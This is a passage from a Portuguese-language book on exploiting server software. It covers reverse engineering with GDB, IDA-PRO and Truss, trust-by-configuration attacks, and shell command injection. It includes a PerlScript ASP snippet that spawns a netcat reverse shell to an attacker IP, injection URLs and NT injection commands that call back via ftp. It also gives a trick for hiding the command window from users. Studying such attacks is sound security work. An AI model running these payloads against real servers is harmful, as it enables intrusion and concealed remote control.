


Figura 4.2: O FST da Cigital em ação. O FST utiliza a interposição para simular chamadas de sistema que falharam.

Observando arquivos de entrada

Procure arquivos que são utilizados para entrada. Durante a inicialização, um programa pode ler a partir de vários pontos de configuração, inclusive as variáveis de ambiente, que freqüentemente passam despercebidas. Procure também o acesso de diretório ou acesso de arquivo onde o arquivo não for encontrado. Os programas podem procurar o arquivo de configuração em vários locais. Se há um local onde o arquivo não pode ser encontrado, trata-se de uma oportunidade de ataque.

Padrão de ataque: Utilize caminhos de pesquisa de arquivos de configuração

Se você coloca uma cópia do arquivo de configuração em um local que antes estava vazio, o programa-alvo pode encontrar a sua versão primeiro e parar de pesquisar. A maioria dos programas não leva em conta a segurança; portanto, não há verificação em relação ao proprietário do arquivo. A variável de ambiente de UNIX "PATH" às vezes especifica que o programa deve procurar um determinado arquivo em vários diretórios. Verifique esses diretórios para ver se você consegue colocar um arquivo troiano no alvo.

Rastreamento de caminhos de entrada

O rastreamento de entradas é uma técnica bem completa, mas tediosa, para monitorar o que está acontecendo com a entrada do usuário. Envolve configurar breakpoints nos locais onde os dados de usuário são aceitos no programa e continuar rastreando. Para poupar tempo, você pode utilizar ferramentas de rastreamento de chamadas, ferramentas de controle de fluxo e breakpoints de memória. Essas técnicas são descritas com mais detalhes no Capítulo 3. Para o exercício a seguir, utilizamos truques de rastreamento de caminho para rastrear a entrada em uma chamada de sistema de arquivo vulnerável.

Utilizando o GDB e o IDA-PRO juntos em binário de Solaris SPARC

Embora IDA-PRO seja uma ferramenta baseada no Windows, a versão profissional pode ser utilizada para descompilar binários de uma variedade de plataformas de hardware. Nesse exemplo, utilizamos o IDA-PRO para descompilar um dos principais executáveis do servidor de aplicação Netscape I-Planet em execução no Solaris 8/ Ultra-SPARC 10.

O GDB é, possivelmente, o depurador mais eficiente disponível no mercado. Os recursos avançados, como breakpoints e expressões condicionais, colocam o GDB na mesma classe do SoftIce. Logicamente, o GDB também desassembla o código; portanto, tecnicamente, não é necessário utilizar o IDA. Entretanto, o IDA é a melhor escolha para trabalhar em um projeto grande de desassemblagem.

Configurando breakpoints e expressões

Os breakpoints são cruciais para reverter um alvo. O breakpoint permite parar o programa em um lugar específico. Depois de parar, podemos examinar a memória e executar as chamadas de função passo a passo. Com um disassembly do IDA aberto na janela, é possível executar passo a passo em outra janela e tomar notas. O que torna o IDA tão prático é a capacidade de tomar notas durante a execução de um disassembly. Usar um disassembler (com a resultante *dead list*, ou *lista morta*) e um depurador em execução ao mesmo tempo é uma variedade de *teste da caixa-cinza*.

Há duas maneiras básicas de começar com breakpoints: de dentro para fora e de fora para dentro. O método de dentro para fora envolve localizar uma chamada de sistema ou função de API interessante e, em seguida, configurar um breakpoint na função e começar a trabalhar retroativamente para ver se os dados fornecidos pelo usuário estão sendo utilizados na chamada. Essa é uma forma eficiente de reverter o programa, mas deve ser automatizada tanto quanto possível. O trabalho de fora para dentro envolve localizar a função exata em que os dados de usuário são introduzidos primeiramente no programa e, em seguida, começar a executar passo a passo e mapear a execução do código no programa. Isso é muito útil para determinar onde a lógica de desvio de código está baseada em dados fornecidos pelo usuário. Os dois métodos podem ser combinados para obter o efeito máximo.

Mapeando endereços de memória em tempo de execução com o IDA

Infelizmente, os endereços de memória que são exibidos no IDA não mapeiam diretamente para o executável em tempo de execução durante o uso do GDB. Entretanto, é fácil de determinar os offsets (deslocamentos) e fazer o mapeamento a mão. Por exemplo, se o IDA exibe a função `INTutil_uri_is_evil_internal` no endereço `0x00056140`, os comandos a seguir podem ser emitidos para mapear o verdadeiro endereço de tempo de execução. O IDA exibe:

```
.text:00056140 ! ||||||||||||||| S U B R O U T I N E |||||||||||||||||||||||||||||||||||||||
.text:00056140
```

```
.text:00056140
.text:00056140          .global INTutil_uri_is_evil_internal
```

A configuração do breakpoint com o GDB revela a página verdadeira de tempo de execução da sub-rotina:

```
(gdb) break *INTutil_uri_is_evil_internal
Breakpoint 1 at 0xff1d6140
```

Portanto, a partir daí podemos ver que `0x00056140` mapeia para `0xff1d6140`. Observe que o offset dentro da página de memória é `0x6140` nos dois endereços. Um dos mapeamentos aproximados envolve simplesmente substituir os 2 bytes superiores no endereço.

Conectando-se a um processo em execução

Um dos bons recursos do GDB é a capacidade de conectar-se a um processo atualmente em execução e se desconectar dele. Como a maioria dos softwares servidor tem um ciclo complexo de inicialização, geralmente é muito difícil ou inconveniente iniciar o software a partir de dentro do depurador. A capacidade de se conectar a um processo já em execução é ótima para poupar tempo. Primeiro certifique-se de localizar o PID do processo para depurar. No caso do Netscape I-Planet, localizar o processo correto exigiu algumas tentativas e erro.

Para se conectar a um processo em execução com o GDB, inicie o `gdb` e, em seguida, digite o seguinte comando no prompt `gdb`, onde process-id é o PID de seu alvo:

```
(gdb) attach id-do-processo
```

Depois de se conectar ao processo, digite o comando `continue` para que o executável continue em execução. Você pode utilizar Ctrl-c para voltar ao prompt gdb.

```
(gdb) continue
```

Se o processo tem vários threads, pode-se ver a lista de todos os threads emitindo o comando `info`. (É claro que o comando `info` tem muitas utilidades além de simplesmente listar threads.)

```
(gdb) info threads
 90 Thread 71          0xfeb1a018 in _lwp_sema_wait () from /usr/lib/libc.so.1
 89 Thread 70 (LWP 14) 0xfeb18224 in _poll () from /usr/lib/libc.so.1
 88 Thread 69          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 87 Thread 68          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 86 Thread 67          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 85 Thread 66          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 84 Thread 65          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 83 Thread 64          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
```

```
82 Thread 63          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
81 Thread 62          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
80 Thread 61          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
79 Thread 60          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
78 Thread 59          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
77 Thread 58          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
76 Thread 57          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
75 Thread 56          0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 74 Thread 55         0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 73 Thread 54         0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
 72 Thread 53         0xfeb88014 in cond_wait () from /usr/lib/libthread.so.1
...
```

Para obter uma lista de todas as funções da pilha de chamadas, emita o seguinte:

```
(gdb) info stack
#0 0xfedd9490 in _MD_getfileinfo64 ()
   from /usr/local/iplanet/servers/bin/https/lib/libnspr4.so
#1 0xfedd5830 in PR_GetFileInfo64 ()
   from /usr/local/iplanet/servers/bin/https/lib/libnspr4.so
#2 0xfeb62f24 in NSFC_PR_GetFileInfo ()
   from /usr/local/iplanet/servers/bin/https/lib/libnsfc.so
#3 0xfeb64588 in NSFC_ActivateEntry ()
   from /usr/local/iplanet/servers/bin/https/lib/libnsfc.so
#4 0xfeb63fa0 in NSFC_AccessFilename ()
   from /usr/local/iplanet/servers/bin/https/lib/libnsfc.so
#5 0xfeb62d24 in NSFC_GetFileInfo ()
   from /usr/local/iplanet/servers/bin/https/lib/libnsfc.so
#6 0xff1e6cdc in INTrequest_info_path ()
   from /usr/local/iplanet/servers/bin/https/lib/libns-httpd40.so
...
```

Nesse exemplo, `_MD_getfileinfo64` é a função atual, que foi chamada por `PR_GetFIleInfo64`, que foi chamada por `NSFC_PR_GetFileInfo` etc. A pilha de chamadas pode ajudá-lo a rastrear retroativamente uma chamada de função para determinar qual caminho de código está sendo seguido.

Utilizando o Truss para modelar o alvo no Solaris

Para aplicar engenharia reversa aos binários do I-Planet, copiamos o executável principal e todas as bibliotecas vinculadas para uma estação de trabalho-padrão com Windows 2000 onde IDA-PRO foi instalado. O objetivo era examinar as chamadas de sistema de arquivos e o código de filtragem do URL para descobrir possíveis maneiras de entrar no sistema de arquivos remotamente. Esse exemplo pode ser utilizado como um modelo para localizar vulnerabilidades em muitos pacotes de software. Fazer a engenharia reversa dos alvos é possível em muitas plataformas UNIX utilizando o IDA, e o GDB está disponível para quase todas as plataformas.

Ao fazer engenharia reversa de um servidor Web, a primeira tarefa é encontrar as rotinas que estão processando dados do Uniform Resource Identifier (URI). Os dados do URI são fornecidos por usuários remotos. Se houver algum ponto fraco, ele será o mais fácil de explorar. Entre a enorme quantidade de chamadas de API que são feitas a cada segundo, é difícil rastrear o que é importante. Felizmente há algumas ferramentas eficientes que podem ajudar a modelar uma aplicação em execução. Para esse exemplo, as rotinas de processamento do URI foram rastreadas utilizando a excelente ferramenta da Solaris chamada Truss.[2]

No Solaris 8, o Truss monitorará as chamadas de API de biblioteca de um processo em execução. Isso é útil para ver quais chamadas estão sendo feitas quando um determinado comportamento está ocorrendo. Para descobrir onde os dados estavam sendo processados pelo servidor I-Planet, executamos o Truss no processo principal e fizemos o dump dos logs das chamadas que foram feitas quando as solicitações da Web foram processadas. (Se você não estiver executando sob Solaris, você pode utilizar uma ferramenta semelhante, como o ltrace. O ltrace é uma ferramenta gratuita de código-fonte aberto e funciona em muitas plataformas.)

O Truss é muito fácil de utilizar e tem o ótimo recurso que permite conectar e desconectar de um processo em execução. Para conectar o Truss a um processo, obtenha o PID do alvo e emita o seguinte comando:

```
# truss -u *:: -vall -xall -p id_do_processo
```

Se você está interessado somente em determinadas chamadas de API, pode utilizar o Truss com grep:

```
# truss -u *:: -vall -xall -p 2307 2>&1 | grep anon
```

Esse exemplo irá analisar o processo com o PID 2307 e mostrará chamadas que têm a substring anon. Você pode alterar ligeiramente o grep para ignorar apenas determinadas chamadas. Isso é útil porque talvez você queira ver tudo, excetuando as irritantes chamadas poll e read:

```
# truss -u *:: -vall -xall -p 2307 2>&1 | grep -v read | grep -v poll
```

(Observe que o tag 2>&1 é necessário porque o Truss não entrega todos seus dados no pipe de stdout.)

A saída do comando será mais ou menos assim:

```
/67:        <- libns-httpd40:__0FT_util_strftime_convPciTCc() = 50
/67:        -> libns-httpd40:__0FT_util_strftime_convPciTCc(0xff2ed342, 0x2, 0x2, 0x30)
/67:        <- libns-httpd40:__0FT_util_strftime_convPciTCc() = 0xff2ed345
```

---

2. Há mais informações sobre o Truss em http://solaris.java.sun.com/articles/multiproc/truss_comp.html.

```
/67:      <- libns-httpd40:INTutil_strftime() = 20
/67:       -> libns-httpd40:INTsystem_strdup(0xff2ed330, 0x9, 0x41, 0x50)
/67:        -> libns-httpd40:INTpool_strdup(0x9e03a0, 0xff2ed330, 0x0, 0x0)
/67:         -> libc:strlen(0xff2ed330, 0x0, 0x0, 0x0)
/67:         <- libc:strlen() = 20
/67:        <- libns-httpd40:INTpool_strdup() = 0x9f8b10
/67:       <- libns-httpd40:INTsystem_strdup() = 0x9f8b10
/67:      <- libns-httpd40:time_cache_curr_strftime_logfmt() = 0x9f8b10
/67:      -> libc:strcpy(0xf7400710, 0x9f8b10, 0x0, 0x7efefeff)
/67:      <- libc:strcpy() = 0xf7400710
/67:      -> libc:strlen(0xf7400710, 0x9f8b28, 0xf7400710, 0x0)
/67:      <- libc:strlen() = 20
/67:      -> libc:strlen(0x9f4f48, 0x34508f, 0x0, 0x7efefeff)
/67:      <- libc:strlen() = 25
```

Esse exemplo mostra as chamadas de API sendo feitas pelo processo (número 2307). O Truss faz recuos no texto para indicar chamadas de função aninhadas. A técnica de pegar amostras da aplicação em execução enquanto certas solicitações estão sendo processadas e, em seguida, investigar o rastreamento da chamada é excelente.

Explorando a confiança via configuração

As explorações que se aproveitam da confiança nem sempre são o resultado de erros de programação; também podem ter caráter ambiental. Por exemplo: ao colocar `perl.exe` no diretório cgi bin de um servidor Web, um webmaster, sem saber, confia em usuários anônimos para avaliar expressões de Perl no servidor Web. Naturalmente, fazer isso é uma péssima idéia, porque dá aos usuários anônimos o livre acesso ao sistema. Porém, a confiança é implicada pela localização do executável do Perl, em vez de considerar o que o software pode fazer.

Padrão de ataque: Acesso direto a arquivos executáveis

Um programa privilegiado pode ser acessado diretamente. O programa realiza operações em nome do invasor que permitem o elevação de privilégios ou o acesso ao shell. Para os servidores Web, esse problema costuma ser fatal. Se o servidor executa executáveis externos fornecidos pelo usuário (ou até mesmo simplesmente nomeados por ele), o usuário pode fazer com que o sistema se comporte de forma imprevista. Isso pode ser feito passando opções de linha de comando ou adulterando uma sessão interativa. Um problema como esse é quase sempre tão ruim quanto dar completo acesso ao shell para o invasor.

Os alvos mais comuns para esse tipo de ataque são os servidores Web. O ataque é tão fácil que alguns invasores utilizaram mecanismos de busca da Internet para encontrar possíveis alvos. O mecanismo do AltaVista é um ótimo recurso os para invasores que procuram esses alvos. O Google funciona também.

Os programas executáveis normalmente aceitam parâmetros de linha de comando. A maioria dos servidores Web passa opções de linha de comando diretamente para o executável como um "recurso". O invasor pode especificar um executável-alvo, como um shell de comandos ou um programa utilitário. As opções passadas em uma URL Web são encaminhadas para o executável-alvo e, em seguida, então são interpretadas como comandos. Por exemplo: é possível passar os seguintes argumentos para o cmd.exe para fazer com que o comando `dir` do DOS seja executado:

```
cmd.exe /c dir
```

A injeção em um servidor Web normalmente toma a forma de um caminho e, às vezes, envolve parâmetros adicionais:

```
GET /cgi-bin/perl?-e%20print%20hello_world
GET /scripts/shtml.dll?index.asp
GET /scripts/sh
GET /foo/cmd.exe
```

Auditando arquivos executáveis diretamente

Problemas como esses são fáceis de detectar. O invasor pode varrer o sistema de arquivos remoto à procura de arquivos executáveis conhecidos ou vinculados. Esses arquivos incluem DLLs, além de executáveis e programas cgi. Estes são alguns alvos comuns:

```
/bin/perl
perl.exe
perl.dll
cmd.exe
/bin/sh
```

Mais uma vez, os arquivos que podem ser acessados diretamente freqüentemente podem ser localizados por meio de um motor de busca da Web. O AltaVista e o Google ficam mais do que felizes em apontar a qualquer pessoa que solicita servidores exploráveis.

Conheça o diretório atual de trabalho (CWD)

O CWD é uma propriedade de um processo em execução. Ao atacar um processo em execução, você pode esperar que todos os comandos de sistema afetem um determinado diretório do sistema de arquivos. Se você não especifica um diretório, o programa irá supor que a operação do arquivo será executada no CWD.

Alguns caracteres podem ser restringidos durante um ataque como esse. Isso pode restringir operações que requerem a utilização de certos diretórios. Por exemplo: se você não pode inserir um caractere de barra, /, talvez fique restrito ao CWD. Entre-

tanto, observe que os problemas com pontos e barras continuam existindo até hoje em versões mais antigas do Java [McGraw e Felten, 1998].

E se o servidor da Web não executar programas cgi?

Às vezes, uma configuração de servidor não permite a execução de arquivos binários. Pode ser muito difícil descobrir isso depois de trabalhar durante horas para carregar um arquivo troiano no sistema. Quando isso acontece, verifique se o servidor permite arquivos script. Se permitir, carregue um arquivo que não é considerado "executável" (algo como um script ou página especial de servidor que ainda é interpretada de alguma forma). Esse arquivo pode permitir a "inclusão", server-side, de scripts incorporados especiais que podem executar o cgi troiano pelo proxy.

Padrão de ataque: Incorporando scripts dentro de scripts

A tecnologia que faz a Internet funcionar é variada e complexa. Há centenas de linguagens de desenvolvimento, compiladores e interpretadores que podem criar e executar códigos. Cada desenvolvedor só leva em conta uma parte do todo da tecnologia. Cada tecnologia específica recebe investimentos em tempo e dinheiro. Conforme esses sistemas evoluem, a necessidade de manter a compatibilidade com as versões anteriores vai ganhando importância. No jargão do gerenciamento, isso é a necessidade de capitalizar em um investimento de software que já foi feito. Essa é uma das razões pelas quais algumas das linguagens de criação de scripts mais recentes têm suporte a linguagens de criação de scripts mais antigas.

Como resultado dessa evolução rápida e mal controlada, boa parte da tecnologia dos ataques pode se incorporar a outras linguagens e tecnologias ou acessá-las de outra forma. Esse fato acrescenta várias camadas de complexidade e torna difícil, para dizer o mínimo, o rastreamento de todas as funcionalidades diferentes (mas disponíveis). As regras de filtragem e pressuposições de segurança ficam perdidas devido à onda de novidades. Procurar funcionalidades imprevistas esquecidas no sistema é uma técnica excelente.

❋ Exemplo de ataque 1: Scripts Perl incorporados dentro do ASP

Se a biblioteca ActivePerl está instalada em um servidor Web Microsoft IIS, os invasores estão com sorte. O invasor pode, na verdade, incorporar o Perl diretamente às páginas ASP nessa situação. Primeiro, carregue uma página ASP e coloque script Perl hostil no ASP e, portanto, executa indiretamente as instruções de Perl. É provável que explorações como essa acabem executando dentro da conta de IUSR; portanto, o acesso será um pouco restrito.

Exemplo de ataque 2: Scripts Perl que chamam `system()` para executar o netcat

Considere o seguinte código:

```
<%@@ Language = PerlScript %>

<%
```

```
system("nc -e cmd.exe -n 192.168.0.10 53");
%>
```

Depois de carregar o netcat e não encontrar nenhuma forma de executá-lo diretamente, carregue uma página de ASP adicional com o Perl incorporado. Nesse exemplo, o listener do netcat é iniciado no comutador do invasor utilizando:

```
C:\nc -l -p 53
```

O listener inicia e espera pacientemente. O script Perl executa e se conecta à máquina do invasor 192.168.0.10 e um shell remoto é gerado.

E os arquivos não-executáveis?

O problema da confiança pela configuração não se limita aos programas com a extensão .exe. Vários tipos de arquivos contêm código de máquina e são igualmente executáveis em um sistema remoto. Muitos arquivos que normalmente não são executáveis na linha de comando podem ser carregados pelo processo-alvo. As DLLs, por exemplo, contêm código executável e recursos de dados, exatamente como os executáveis normais. O SO não pode carregar uma DLL como um programa independente em execução, mas a DLL pode ser carregada junto com um executável já existente.

Padrão de ataque: Explorando código executável em arquivos não-executáveis

Os invasores normalmente precisam carregar ou injetar de outra forma o código hostil em um ambiente de processamento-alvo. Em alguns casos, esse código não tem necessariamente que estar dentro de um executável binário. Um arquivo de recurso, por exemplo, pode ser carregado em um espaço do processo-alvo. Esse arquivo de recurso pode conter imagens gráficas ou outros dados que talvez não tenham a menor intenção de ser executados. Porém, se o invasor puder inserir algumas seções adicionais de código no recurso, o processo que faz o carregamento pode não ser muito inteligente e simplesmente carregar a nova versão. Depois disso, pode haver um ataque.

❊ **Exemplo de ataque: Fontes executáveis**

O arquivo de fonte contém informações gráficas para exibir a tipologia. No SO Windows, os arquivos de fonte são uma forma especial de DLL. Portanto, o arquivo pode conter código executável. Para criar um arquivo de fonte, o programador só precisa adicionar recursos de fonte a uma DLL. A DLL ajustada ainda pode conter código executável. Como o arquivo é um recurso de fonte, o código executável não será executado por padrão. Entretanto, se o objetivo é fazer com que o código

executável entre em um espaço do processo-alvo para um ataque subseqüente, esse hack pode funcionar. Se um recurso de fonte for carregado utilizando uma rotina padrão de carregamento de DLL, o código será realmente executado.

Os arquivos de fonte podem ser criados construindo uma DLL e adicionando um recurso chamado Font (Fonte) ao diretório de recursos (Figura 4.3). Você pode, por exemplo, criar um programa de assembly sem código e, em seguida, adicionar um recurso de fonte. Independentemente disso, o código tem de ser assemblado e linkado.




Figura 4.3: Essa captura de tela mostra os recursos de fonte adicionados a uma DLL-padrão usando o Microsoft Developer Studio.

Brincando com a política

A confiança configurável também pode ser baseada em políticas. O modelo Java 2, por exemplo, permite modelar as decisões de confiança com granularidade fina e, em seguida, forçar o cumprimento delas pela VM. O código Java 2 pode receber permissões especiais e ter o acesso verificado por meio de políticas de segurança durante sua execução. A parte principal do sistema é a política. A política pode ser configurada pelo usuário (o que normalmente é uma má idéia) ou pelo administrador de sistema, sendo representada na classe `java.security.Policy`. Este é o calcanhar-de-aquiles da segurança do Java 2.

A configuração de uma política coerente em um nível de alta granularidade requer experiência em segurança. O código executável é classificado com base no URL de origem e nas chaves privadas utilizadas para assinar o código. A política de segurança mapeia um conjunto de permissões de acesso para o código caracterizado por informações específicas de origem/assinatura. Os domínios de proteção podem ser criados sob demanda e estão ligados a códigos com propriedades especificas de `CodeBase` e `SignedBy`. Obviamente isso é complicado. Na prática, a política do Java 2 se mostrou complicada demais e, portanto, raramente é usada. Mas, para os nossos objetivos, os arquivos de política são claramente bons alvos de ataque. Os arquivos de política que solicitam permissões em excesso (mais que o realmente necessário) são muito comuns.

Técnicas específicas e ataques contra software servidor

Os temas e conceitos básicos de exploração server-side que apresentamos anteriormente podem ser utilizados em conjunto e combinados de várias formas. No restante deste capítulo, apresentaremos várias técnicas específicas e daremos vários exemplos de sua utilização na prática. As técnicas que explicamos envolvem:

- Injeção de comando de shell
- Uso de pipes, portas e permissões
- Exploração do sistema de arquivos
- Manipulação das variáveis de ambiente
- Aproveitamento de variáveis externas
- Aproveitamento da autenticação de sessão inadequada
- Aplicação de força bruta aos IDs de sessão
- Vários caminhos de autenticação
- Problemas com o processamento de erros

Também apresentamos vários exemplos de ataque. Os mais básicos desse tipo são explicados em Hacking Exposed [McClure et al., 1999] de forma mais introdutória.

Técnica: Injeção de comando de shell

O SO oferece vários recursos eficientes, como acesso a arquivos, bibliotecas em rede e acesso a dispositivos. Muitos desses recursos são expostos por funções de chamada de sistema ou outras APIs. Às vezes as bibliotecas de funções são fornecidas como módulos especiais. Por exemplo: carregar uma DLL é, na verdade, carregar um módulo cheio de novas funções. Muitas destas envolvem o acesso amplo ao sistema de arquivos.

O shell é um subsistema fornecido pelo SO. Esse subsistema permite que o usuário faça login em uma máquina e emita milhares de comandos, acesse programas e navegue pelo sistema de arquivos. O shell é muito eficiente e às vezes fornece uma linguagem de criação de scripts para automação. O programa "cmd" fornecido com o Windows NT e o shell "/bin/sh" fornecido com o UNIX são exemplos de shells comuns. O SO é projetado para os administradores automatizarem tarefas. O shell é um componente chave dessa capacidade e, portanto, fica exposto aos programadores por uma API. A utilização do shell a partir de qualquer programa significa que o programa tem as mesmas capacidades de um usuário normal. O programa, em teoria, poderia executar qualquer comando, exatamente como um usuário faria. Portanto, se o programa com acesso de shell for atacado com sucesso, o invasor obterá o controle total do shell via proxy.

Esse ponto de vista é muito simplista. Na realidade, as vulnerabilidades só são expostas quando os comandos que estão sendo passados para o shell são controlados por um usuário remoto. Entradas não-filtradas que são fornecidas a chamadas de API como

```
system()
exec()
open()
```

podem ser particularmente problemáticas. Esses comandos chamam executáveis e procedimentos externos para agir.

Para fazer um teste em relação a um problema desse tipo, injete vários comandos separados por delimitadores. Uma injeção típica pode utilizar ping ou cat. O ping é útil e pode ser utilizado para "pingar" de volta para o sistema invasor. O ping é bom porque os parâmetros são sempre os mesmos, independentemente do SO. Uma pesquisa de DNS também pode ser útil se o ICMP for filtrado no firewall. O uso do DNS significa que os pacotes de UDP serão entregues de volta à pesquisa. Esses pacotes normalmente não são filtrados pelo firewall porque são serviços críticos para a rede. O uso do cat para fazer o dump de um arquivo também é fácil. Há literalmente milhões de maneiras de utilizar a injeção de shell. Veja algumas boas injeções para NT:

```
%SYSTEMROOT%\system32\ftp <insert collection ip>
type %SYSTEMROOT%\system32\drivers\etc\hosts
cd
```

O `ftp` fará com que uma conexão externa de FTP se conecte de volta ao IP de coleta. O formato do arquivo de hosts é fácil de identificar e o comando `cd` mostra o diretório atual.

Evitando o surgimento de janela pop-up durante a injeção

Quando você executa um shell em uma máquina Windows, uma janela pop-up preta aparece para o shell de comandos. Isso pode ser um sinal óbvio para a pessoa que está sentada ao computador, indicando que há algo suspeito. Uma das maneiras de evitar o pop-up é corrigir diretamente o programa que você deseja executar.[3]

Outra maneira de evitar o pop-up é executar o comando com determinadas opções que permitem controlar o nome de janela e mantê-la minimizada:

```
start "window name" /MIN cmd.exe /c <commands>
```

Injetando argumentos de shell por meio de outros programas

Padrão de ataque: Injeção de argumento

A entrada do usuário é colocada diretamente no argumento de um comando de shell. Vários programas de terceiros permitem passar para um shell com pouca ou nenhuma filtragem.

3. Antigamente havia um programa empacotador (*wrapper*) chamado elitewrap que fazia isso. Para obter uma cópia, acesse http://homepage.ntlworld.com/chawmp/elitewrap.

❋ Exemplo de ataque: Injeção do argumento por meio do CFEXECUTE do Cold Fusion

